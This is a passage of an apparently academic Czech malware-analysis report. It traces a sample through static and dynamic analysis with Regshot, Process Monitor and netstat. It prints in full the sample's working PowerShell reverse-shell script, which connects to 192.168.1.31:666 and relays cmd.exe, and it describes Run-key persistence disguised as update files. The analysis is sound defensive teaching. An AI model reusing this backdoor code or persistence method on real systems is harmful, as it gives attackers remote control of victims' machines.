
Nástrojem „strings“ (ze sady nástrojů SysInternals), nebyly zjištěny žádné zajímavé řetězce, které by vypovídaly o funkčnosti zkoumaného programu,

[35] https://www.kaspersky.com/resource-center/threats/ransomware-wannacry, https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

zajímavé je snad zjištění výskytu českých výrazu. Z toho lze usuzovat, že program byl vytvořen na operačním systému s českým jazykovým prostředím.


Dále byla provedena analýza antivirovým online nástrojem Virustotal. Z obrázku č. 26. je patrné, že dopadla výsledkem 18/67, tedy 18 antivirových nástrojů z 67 dostupných, vyhodnotilo vzorek jako soubor s obsahem známého škodlivého kódu.

Vzhledem k tomu, že nástroj VirusTotal sdílí informace o analyzovaných datech s veřejnou komunitou uživatelů tohoto nástroje, by bylo v praxi jistě vhodnější provést tuto analýzu na offline verzi antivirového nástroje.



Obrázek č. 26 - Výsledek skenování nástrojem VirusTotal


Dále bylo ve vlastnostech souboru (viz Obrázek č. 27) zjištěno, že se pravděpodobně jedná samorozbalovací archiv. Cesta pro rozbalení je napevno nastavena do umístění „%APPDATA%\Microsoft\Update“. (%APPDATA% je systémová proměnná, která odkazuje do umístění „C:\Users\<uzivatel>\AppData\Roaming“.)



Obrázek č. 27 - Výpis vlastností souboru

4.3.1. Příprava prostředí pro dynamickou analýzu

Před samotným spuštěním souboru je potřeba připravit několik věcí. Jako první je potřeba zadokumentovat aktuální stav systémových registrů. K tomu lze použít nástroj Regshot (viz část 3. Analytické nástroje), jehož rozhraní je předvedeno na obrázku č. 28. K zachycení stavu registrů pak pouze stačí stisknout tlačítko „1st shot“.




Obrázek č. 28 - Program Regshot

K dynamické analýze bude dále použit nástroj Process Monitor (viz část 3. Analytické nástroje) se spuštěným záznamem událostí a s filtry nastavenými pro zobrazení typických činností, které může vykonávat většina malwaru:

- Operation is Process Create - zobrazení procesů, které byly vytvořeny po spuštění zkoumaného souboru
- Process Start – zobrazení procesů, které se spustily po spuštění zkoumaného souboru
- CreateFile – zobrazení procesů vytvářejících soubory
- Operation is WriteFile - zobrazení procesů zapisujících do souboru
- Operation is RegCreateKey – zobrazení procesů vytvářejících klíče v registrech
- Operation is RegSetValue – zobrazení procesů měnících hodnoty registru
- Operation is TCPConnect – zobrazení procesů vytvářejících síťové připojení
- TCPReceive – zobrazení procesů naslouchajících příchozím síťovým připojením
- Operation is Load image – zobrazení DLL knihoven načítaných po spuštění souboru
- Process Name is – zobrazení procesů odpovídající konkrétnímu názvu

Na obrázku č. 29 je ukázka okna nástroje Process Monitor, pro konfiguraci filtrů, výše uvedených filtrů. Pokud by nebyly tyto filtry aplikovány, byl by seznam procesů velmi obsáhlý a nebylo by možné se v něm dobře orientovat.

Filtry tak umožňují efektivní skrytí záznamů, které nemají souvislost se spouštěným souborem, a naopak zobrazit procesy s ním spojené.




Obrázek č. 29 - Nastavení filtrů nástroje Process Monitor

4.3.2. Provedení dynamické analýzy

Po provedení předchozích nastavení lze přikročit k procesu samotné dynamické analýzy.

Po spuštění zkoumaného souboru jsou v okně Proces Monitoru vypisovány procesy související se zkoumaným vzorkem (viz Obrázek č. 30):




Obrázek č. 30 - Výpis spouštěných procesů v Process Monitoru

Za povšimnutí stojí zejména spouštěný proces příkazového řádku „cmd.exe“ a proces „powershell.exe“. Zobrazení vlastností jednotlivých procesů je možné dvojklikem na název procesu v seznamu.

V případě cmd.exe je z vlastností procesu možno vyčíst např., že v poli „Modules“ jsou vypsaná volání systémových zdrojů, jejich umístění na disku, adresy registrů paměti, ve které je zdroj načten atd. V tomto případě se však nejdůležitější informace nachází v poli „Command Line“, kde je uveden příkaz, který proces cmd.exe spouští (viz Obrázek č. 31):


„cmd.exe /c ““
C:\Users\vahas\AppData\Roaming\Microsoft\Update\install.bat“

Tento příkaz znamená, že program cmd.exe má vykonat instrukce v dávkovém souboru install.bat z uvedeného parametru.



Obrázek č. 31 - Vlastnosti procesu cmd.exe

V prohlížeči souborů je tedy možné zobrazit obsah adresáře „C:\Users\vahas \AppData\Roaming\Microsoft\Update“ ve kterém se nachází odkazovaný soubor install.bat:




Obrázek č. 32 - Obsah vytvořeného adresáře

Z obsahu adresáře na obrázku č. 32 je patrné, že se v něm nachází 3 soubory, z nichž jeden je spouštěný soubor s názvem „install.bat“.


Z jeho obsahu (viz Obrázek č. 33) lze zjistit, že tento soubor po svém spuštění zapisuje do registrů systému Windows novou hodnotu. Konkrétně zapsal novou hodnotu do klíče "HKCU\SOFTWARE\Microsoft\Windows\ CurrentVersion\Run“. Jelikož v klíči Run jsou uložené cesty k programům, které se spouštějí po každém startu operačního systému, bude spuštěn i soubor, jehož cesta je uvedená v nově vytvořené hodnotě Assassin, tj.:

„%APPDATA%\Microsoft\Update\SystemUpdate.bat“




Obrázek č. 33 - Obsah souboru install.bat

Tento předpoklad lze doložit tím, že se po spuštění zkoumaného vzorku pořídí druhý obraz registrů nástrojem „Regshot“ a provede se komparace těchto obrazů. Výsledkem komparace je zpráva o změnách provedených v registrech, od pořízení prvního obrazu registrů (viz obrázek č. 34).



Obrázek č. 34 – Výsledná zpráva nástroje Regshot

Zpět k souboru „SystemUpdate.bat“, ten obsahuje příkaz pro skryté spuštění programu cmd.exe, který dále volá program powershell.exe (viz Obrázek č. 35). PowerShell vykoná příkazy uvedené v souboru „%APPDATA%\Microsoft\Update\WindowsUpdate.ps1“.



Obrázek č. 35 - Obsah souboru SystemUpdate.bat

Zadaný parametr „-ep bypass“ zajistí obejití systémových restrikcí pro spouštění nepodepsaných powershellových scriptů, parametry „-NoP“ a „-NoL“ znamenají spuštění v režimu NoProfile a NoLogo a „-windowstyle hidden“ znamená, že okno powershellu nebude zobrazováno na ploše operačního systému.

Poslední soubor „WindowsUpdate.ps1“ obsahuje následující powershellový script:


```
„function cleanup {
    if ($client.Connected -eq $true) {$client.Close()}
    if ($process.ExitCode -ne $null) {$process.Close()}
exit}

$address = '192.168.1.31'
```

```
$port = '666'
$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\\Windows\\System32\\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput

Start-Sleep 10
$encoding = new-object System.Text.AsciiEncoding

while($outputstream.Peek() -ne -1){$out +=
$encoding.GetString($outputstream.Read())}
$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;
while (-not $done) {
    if ($client.Connected -ne $true) {cleanup}
    $pos = 0; $i = 1
while (($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
    $read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
    $pos+=$read; if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10))
{break}}
    if ($pos -gt 0) {
        $string = $encoding.GetString($networkbuffer,0,$pos)
        $inputstream.write($string)
        start-sleep 10
        if ($process.ExitCode -ne $null) {cleanup}
        else {
            $out = $encoding.GetString($outputstream.Read())
            while($outputstream.Peek() -ne -1){
                $out += $encoding.GetString($outputstream.Read()); if ($out -
eq $string) {$out = ''}
            }
            $stream.Write($encoding.GetBytes($out),0,$out.length)
            $out = $null
            $string = $null
        }
    }
    else {cleanup}
}“
```

Script vytváří síťový socket - TCP připojení k adrese 192.168.1.31 a portu 666 a spouští nový proces s programem cmd.exe. Ten pak přijímá příkazy, které přichází z uvedené adresy a výstup programu opět přesměrovává na tuto adresu. Dále je implementována funkce „cleanup“, která zajišťuje ukončení procesu a zavření socketu. Takováto analýza kódu se sice řadí pod metody statické, ale

vzhledem, k tomu, že kód scriptu je čitelný, není na škodu jej tímto způsobem prověřit.


Uvedené síťové připojení, které script zajišťuje, je možné zobrazit pomocí programu „netstat“. Použitý příkaz je uveden na obrázku č. 36.



Obrázek č. 36 - Výstup programu "netstat"

Tímto příkazem byla zjištěna aktuální síťová připojení a filtrována ta s portem *666. Z výpisu je vidět, že je zřejmé, že spuštěný zkoumaný soubor opravdu komunikuje na adresu 192.168.1.31 a na port 666.

V hlavním okně programu Process Monitor je ještě patrný proces „powershell.exe“. V jeho vlastnostech, na obrázku č. 37, lze vidět to, co už bylo zjištěno výše pomocí kroků statické analýzy. Zde lze tedy dynamickou metodou potvrdit, že proces spouští powershellový script z umístění „C:\Users\vahas\AppData\Roaming\Microsoft\Update\WindowsUpdate.ps1“




Obrázek č. 37 - Vlastnosti procesu powershell.exe

4.3.3. Závěr analýzy

Předložený vzorek je pravděpodobně samorozbalovací archiv, který po svém spuštění vytvoří složku „Update“ v umístění %APPDATA%\Microsoft\ rozbalí do ní 3 soubory a spustí jeden z nich, konkrétně „install.bat“. Ten zajistí persistenci pro spouštění souboru „SystemUpdate.bat“ přidáním hodnoty do klíče registru „HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run“.

Soubor „SystemUpdate.bat“ spouští poslední soubor „WindowsSystem.ps1“, což je powershellový script. Ten vytvoří připojení ke vzdálené adrese a přijímá z ní příkazy, které vykonává prostřednictvím cmd.exe (viz schéma na obrázku č. 38).



Obrázek č. 38 - Schéma zkoumaného vzorku

Předkládaný vzorek je tedy jednoznačně obsahuje škodlivý software typu backdoor, který útočníkovi umožňuje vzdálený přístup a ovládání systému. Počítač útočníka se nachází ve vnitřní síti na adrese 192.168.1.31.

4.4. Statická analýza malwaru v dokumentu MS Office


V poslední ukázce bude předvedena analýza podezřelého dokumentu aplikace MS Word. Cílem této ukázky je předvedení toho, jaké postupy je možné aplikovat na obsažený kód, za účelem ztížení jeho přečtení, resp. jeho pochopení.

Předmětem analýzy je vzorek s následujícími parametry:

- Název souboru: Faktura.docm
- Velikost souboru: 85.569 kB
- SHA256 Hash: d96d86b2f7e9c7f422cf29adf7314adc0e66f363f0f9605a7ff3402a229de6c8

Ve vlastnostech souboru bylo zjištěno datum jeho vytvoření 08.03.2022.

Příkazem „file“ bylo zjištěno, že zkoumaný soubor je typu Microsoft Word verze 2007 a novější,viz obrázek č. 39.




Obrázek č. 39 - Výsledek příkazu "file"

